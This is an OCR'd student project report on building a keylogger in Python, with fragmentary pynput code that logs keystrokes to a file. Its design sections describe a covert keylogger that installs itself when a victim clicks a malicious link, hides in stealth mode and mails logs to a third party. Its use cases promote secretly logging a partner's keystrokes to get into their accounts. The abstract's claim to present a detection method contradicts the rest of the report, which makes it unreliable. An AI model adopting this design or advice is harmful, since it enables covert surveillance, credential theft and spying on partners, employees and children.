THE KEYLOGGER USING PYTHON

A Project Report Submitted in Fulfillment

of the Degree of

MASTER

In

COMPUTER APPLICATION

Year 2022-2023

By

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CERTIFICATE

This is to certify that the project is entitled. "**The Keylogger Using Python**", is bonafide work of "**Atul Arun Patil, Manisha Rajesh Gupta, Sudeen Ajit Dalal**" bearing **Seat No: 806192, 806010, 806166** submitted in partial fulfilment of the requirement for the award of degree of **S.Y MCA Sem-3** form University of Mumbai work during the academic year **2022-2023.**

_____ _____ ______

Guide External Examiner Coordinator M.C.A

APPROVAL OF PROJECT

This is to certify that the project work entitled **"The Keylogger Using Python",** for **Master in Computer Application** submitted to University of Mumbai by **Atul Arun Patil [806192], Manisha Rajesh Gupta [806010], Sudeen Ajit Dalal [806166]** a bonafide student of Institute of Distance and Open Learning, Vidyanagari,Kalina, Santacruz East has been approved for the award of **Master in Computer Application**.

Examinar:

1.

2.

Date: **7th May 2023**

Place: **Sion**, **Mumbai**

DECLARATION

We declare that this written submission represents our ideas in our own words and where other's ideas or words have been included, we have adequately cited and referenced the original sources. We also declare that we have adhered to all principles of academic honesty and integrity and have not misrepresented or fabricated or falsified any idea/data/fact/source in our submission. We understand that any violation of the above will be cause for disciplinary action by the Institute and can also evoke penal action from the sources which have thus not been properly cited or from whom proper permission has not been taken when needed.

1. _____

2. _____

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3. **Mr. Sudeen Ajit Dalal [806166]**

Date: **7th May 2023**

Place: **Sion, Mumbai**

ACKNOWLEDGEMENT

After the completion of this work, words are not enough to express my feelings about all those who helped us to reach our goal; feeling above this is our indebtedness to the almighty for providing us this moment in our life.

It's a great pleasure and moment of immense satisfaction for us to express our profound gratitude to our project guide, **Prof. Milind Thorat** whose constant encouragement enabled us to work enthusiastically. His perpetual motivation, patience and excellent expertise in discussion during progress of dissertation work have benefited us to an extent, which is beyond expression. His depth and breadth of knowledge of the Engineering field made me realise that theoretical knowledge always helps to develop efficient operational software, which is a blend of all core subjects of the field. The completion of this project would not have been possible without his encouragement, patient guidance and constant support.

We would like to thank all staff members for their valuable cooperation and permitting me to work in the computer labs.

Special thanks to our colleagues and friends for providing us useful comments, suggestions and continuous encouragement.

Finally, we thank our family members for their support and endurance during this work.

1. .....

2. .....

3. .....

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ABSTRACT

Keyloggers is the action of recording the key stroke on a keyboard, typically in a covert manner. Software Keyloggers are detected based on the behavioural characteristics. They don't provide root privileges; detection is based on permission from the kernel and prone to many attacks.

Software Keyloggers is a software program that can be installed onto a computer, which monitors all the user activities on the computer.

Keyloggers steal the confidential information and they completely run in stealth mode. When Keyloggers is installed in a computer, it is not shown either in start-up icons or anywhere else on the computer that is being monitored. Software Keyloggers have posed a great threat to user privacy and security. Detection of Keyloggers is difficult because they run in hidden mode.

Detection of Software Keyloggers is done using various techniques namely Anti-Hook techniques, HoneyID: Spyware detection, bot detection, safe access to password protected accounts and dendritic cell algorithm.

These algorithms are used to detect the existence of Keyloggers in computers, which strengthens user privacy and security.

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MODULE 1: INTRODUCTION

Introduction of the project

Keystroke logging, also known as keylogging, is simply tracking the keys that are struck on a keyboard. This can be done in multiple ways using a wide variety of hardware devices or software. Here the project is developing a windows app for pc and the app called keystroke analysis. Keylogger is an application used for for tracking the keys whenever a user presses the keyboard, keyword strokes are captured in a converted manner so users are unaware that their actions are monitored. This software also contains that action of capturing the desktop if a person is using the keyboard that can ultimately be stored in a hidden log file that log file is being viewed by administrator only.It can be accessed by administrator only. This technology can be used for finding out all the sites and files which are being accessed by any person in the administrator's absence. The project can be used for proper identification and authentication. The typing dynamics can be used for different user profiles. Thus this becomes a valid tool for ascertaining personal identity.

Advantages:

- Monitoring employees-Keyloggers are very much used in offices to monitor the activities of the employees.This is basically done to ensure the employees are using the company's resources as intended.
- Monitoring Kids-Keyloggers are very much used in offices to monitor the activities of the Kids or teenagers,it can keep a record of their activity.
- Ethical Hacking-We can use a keylogger on our personal computer to understand how it actually works and what mistakes we need to avoid in order to prevent ourselves from getting into a trap.

Python programming language-:

- Python is a widely used general-purpose, high-level programming language. Its design philosophy emphasises code readability, and its syntax allows programmers to express concepts in fewer lines of code than would be possible

in languages such as C++ or Java. The language provides constructs intended to enable clear programs on both a small and large scale.

- Python supports multiple programming paradigms, including object oriented, imperative and functional programming or procedural styles. It features a dynamic type system and automatic memory management and has a large and comprehensive standard library.

Problem Definition

Keyloggers are built for the act of keystroke logging creating records of everything you type on a computer or mobile keyboard. These are used to quietly monitor your computer activity while you use your devices as normal.

The problem statement is that the keyloggers can be detected using antiviruses. Installation of hardware keyloggers is difficult without the knowledge of the owner of the system. The solution to the above existing problem is that we can build software keyloggers instead of hardware keyloggers.

Objective of Project

Keyloggers are a form of spyware where users are unaware their actions are being tracked. Keyloggers can be used for a variety of purposes; hackers may use them to maliciously gain access to your private information, while employers might use them to monitor employee activities.

Keyloggers are implanted on a machine to intentionally monitor the user activity by logging keystrokes and eventually delivering them to a third party. We proposed a new approach to detect keyloggers running as unprivileged user-space processes. To match the same deployment model, our technique is entirely implemented in an unprivileged process. As a result, our solution is portable, easy to install, and yet very effective. In addition, the proposed detection technique is completely black-box, i.e., based on behavioural characteristics common to all keyloggers. In other words, our technique does not rely on the internal structure of the keylogger or the particular set of APIs used for this reason; our solution is of general applicability. We have prototyped our approach

and evaluated it against the most common free keyloggers. Our approach has proven effective in all the cases. Keyloggers are increasing rapidly and are the number one threat on the internet. Users and businesses are unknowingly losing their data though these hacks.

Scope Of Project

A keylogger, sometimes called a keystroke logger or keyboard capture, is a type of surveillance technology used to monitor and record each keystroke on a specific computer. Keylogger software is also available for use on smartphones, such as the Apple iPhone and Android devices.

MODULE 2: SYSTEM STUDY

Existing System

Hardware keyloggers are physical devices like USB sticks, a PS2 cable, or a wall charger which captures keystrokes of a user while they are logged into the system. Hence, hardware keyloggers can be installed only and only if an attacker gains physical access to the targeted system. On today's date when a person stores all his important data in his system, he is wise enough not to give his system to anyone other than people he knows closely. Thus, implementation of hardware keyloggers is really difficult.

Advantages & Disadvantages of Existing Systems

- Does not require any software to be installed on the target user’s computer.
- Can record BIOS keystroke inputs.
- Requires direct access to the target device, making remote management impossible.
- Typically needs to be installed in-line with the keyboard, making it easy to detect.

Proposed System

Keyloggers, or keystroke loggers, are tools that record what a person types on a device. While there are legitimate and legal uses for keyloggers, many uses for keyloggers are malicious. In a keylogger attack, the keylogger software records every keystroke on the victim's device and sends it to the attacker.

The solution to the above existing problem is that we can build software

keyloggers instead of hardware keyloggers. The proposed model provides the solution that reduces the difficulties while installing the keylogger in the target system. Since, software keylogger can be installed remotely and does not need any physical access to the target system. Proposed software is efficient enough to get installed in targeted system by itself when the user for example clicks the malicious link sent to him through mail or any social media and finally captures all the keystrokes of the user while he is logged into the system, saves the logs in a folder or sends the log directly to the mail address of the third party.

Use Cases:

Protect Your Children From Online Threats:

Keyloggers are very popular among caring parents looking for a way to protect their children from the dangers of the modern Internet: from financial fraud and identity theft to extremist websites, propaganda and online child predators. If you suspect that something wrong may be going on with your kids and they may be in danger, you should go against your principle of respecting their privacy and use a reliable keystroke recorder to collect every little piece of evidence you can.

Catch Your Cheating Partner Red-Handed:

Infidelity is another popular reason for keyloggers to be popular. A free keylogger can help find that tiny piece of evidence that will put an end to an agonising relationship or dispel doubts about someone being a cheater. Able to log all chat conversations and sign-in attempts, the program will help you access the suspected person's social network accounts and see the list of visited sites, which may include dating services – a bad sign on its own.


Protect Your Business:

As a business owner, you should be concerned with the safety of your corporate secrets, keeping your best talents intact and being one step ahead of your competition. In many situations, this may require you to step out of your comfort zone and do a bit more than keeping your eyes and ears open. Installing a keyboard recorder on some of your employees' machines will help you quickly rule out the possibility of data leaks or sabotage if something goes wrong.

Improve Efficiency Of Your Employees:


According to statistics, an office employee gives up to 30% of the working time to the websites and programs that have no relation to the work. With Free Keylogger, you can get the staff performance statistics, including the most visited websites and the frequently used applications. Using the information received, you can add "unwanted" websites and programs to the black list. Therefore, these resources will be blocked by the Free Keylogger on any attempt to open.

Increased use of keyloggers by cyber criminals-:



MODULE 3: ANALYSIS & DESIGNS

Hardware & Software Requirements Specification



Keyloggers or keystroke loggers are software programs or hardware devices that track the activities (keys pressed) of a keyboard. Keyloggers are a form of spyware where users are unaware their actions are being tracked**.**

What are hardware based keyloggers?

A regular hardware keylogger is used for keystroke logging by means of a hardware circuit that is attached somewhere in between the computer keyboard and the computer. It logs all keyboard activity to its internal memory which can be accessed by typing in a series of predefined characters.

Which software is used for keylogging?

There are two main types of software keyloggers: user mode keyloggers and kernel mode keyloggers. A user mode keylogger uses a Windows API to intercept keyboard and mouse movements. GetAsyncKeyState or GetKeyState API functions might also be captured depending on the keylogger.

Hardware Requirements

- Pentium Class or higher Processor 1.80 GHz.
- Minimum 2 GB RAM
- 500 GB Free Disk Space
- PC with I3 4th generation
- Keyboard
- Monitor


Software Requirements

- Operating system (windows 10)
- Virtual Box: Oracle VM Virtual Box
- Python Version: Python v3.7.2
- Python IDE: Vscode.

Gantt Chart


- ### 3.2.1 Working Project Implementation

Task	Start Date	End Date	Duration
Project Planning	1/23/2023	2/11/2023	19
Gather Requirement	2/12/2023	2/22/2023	10
Designing Project	2/23/2023	3/1/2023	6
Implementation	3/2/2023	3/15/2023	13
Testing	3/16/2023	3/21/2023	5
Launch	3/22/2023	3/24/2023	2




- ### 3.2.2 Project Documentation

Task	Start Date	End Date	Duration
Planning	3/20/2023	3/21/2023	1
Gathering Information	3/21/2023	3/26/2023	5
Info Implementing	3/26/2023	3/30/2023	4
Designing Document	3/30/2023	4/1/2023	2
Finalized	4/2/2023	4/3/2023	1
Launch	4/3/2023	4/4/2023	1




Flow Chart, DFD Diagram

- **3.3.1 Data Flow Diagram Of Keylogger**




Data Flow Diagram Of Keylogger

- **3.3.2 Sequence Diagram:**




Sequence Diagram Of Keylogger

- **3.3.3 System Flow Diagram**



System Flow Diagram

Module Design & Organisations



System Architecture

- **Sending Secret Information:** The software provides two methods, first one is to save the log information in a specific hidden folder.
- **Make This Software In Stealth Mode:** The software provides one important feature that makes the software in stealth mode. Basically, this function will hide the keylogger software from the victim but will make sure that the software is up and running all the time and is capturing all the keystrokes.
- **Observing User Data:** The capacity that is expected to catch the keystrokes and mouse occasions will get initiated.
- **Keystroke Logging Works:** Keystroke logging is an act of tracking and recording every keystroke entry made on a computer, often without the permission or knowledge of the user. A “keystroke” is just any interaction you make with a button on your keyboard.

MODULE 4: TESTING & VALIDATION

Test Cases & Reports

Step 1: To create our keylogger, we will use a Python library named pynput. With this Python library, you can fully control and monitor keyboard inputs. Currently, it supports keyboard input devices and has the following sub-packages:

- **pynput.keyboard -:** This package contains all the classes to work with the keyboard.

Install the pynput library using the **pip install pynput** command.

Step 2: Now that we have installed the required Python library, let's import all the required packages.

```
from pynput.keyboard import Key, Listener
from datetime import datetime
```

Step 3: In this step, we will specify the path where the log file will be stored. This log file will include all the monitored keystrokes in the format specified.

```
def write_file(key):
with open("keylogger.txt", "a") as f
```

Now, we will call the on_press() function, which takes keys as parameters.

```
def on_press(key):
global count, keys
```

Now, we will call the on_released() function, which takes the esc_key to stop the application.


```
def on_release(key):
if key == Key.esc:
```

Step 4: In this final step, we will create a Listener instance and define the on_press() method in it and join it with the main program thread.

```
with Listener(on_press=on_press, on_release=on_release) as listener:
listener.join()
```


After completing all these steps, the final program is shown below model no 5.2.1 and you can execute this script.

Step 5: Now, to check the output of our keylogger program type some random keys and open your log file.




There are some code testing images list below-:

1. The keystrokes are saved but not in proper format, the sentences are not forming in proper format and the log file content is shown in the terminal of the code.




2. The keystrokes are saved in a log file but not in proper format, the


sentence having more spaces in between words and the special keys are also printed.



3. The keystrokes saved in a log file their format is correct, the sentences having more spaces in between words are fixed properly but the special keys are not fixed and they are also printed.



4. The keystrokes saved in a log file are correct, the sentences having more spaces in between words are fixed properly & the special keys are fixed and they are printed,& they are just doing their functions.



MODULE 5: USER MANUAL

Explanation of Key Functions

- Keyloggers are a type of monitoring software utilised to record keystrokes made by the user with their keyboard.
- The pynput library in Python enables the programmers to control and monitor input devices.
- Here the windows app which already exists captures just the key strokes. Since the application is hidden, the user is unaware that his actions are monitored.
- So here in the mini project we want to develop the code for the windows app by using the languages python.
- The application is very easy to use so that customers feel happy while using this.

Method of Implementation

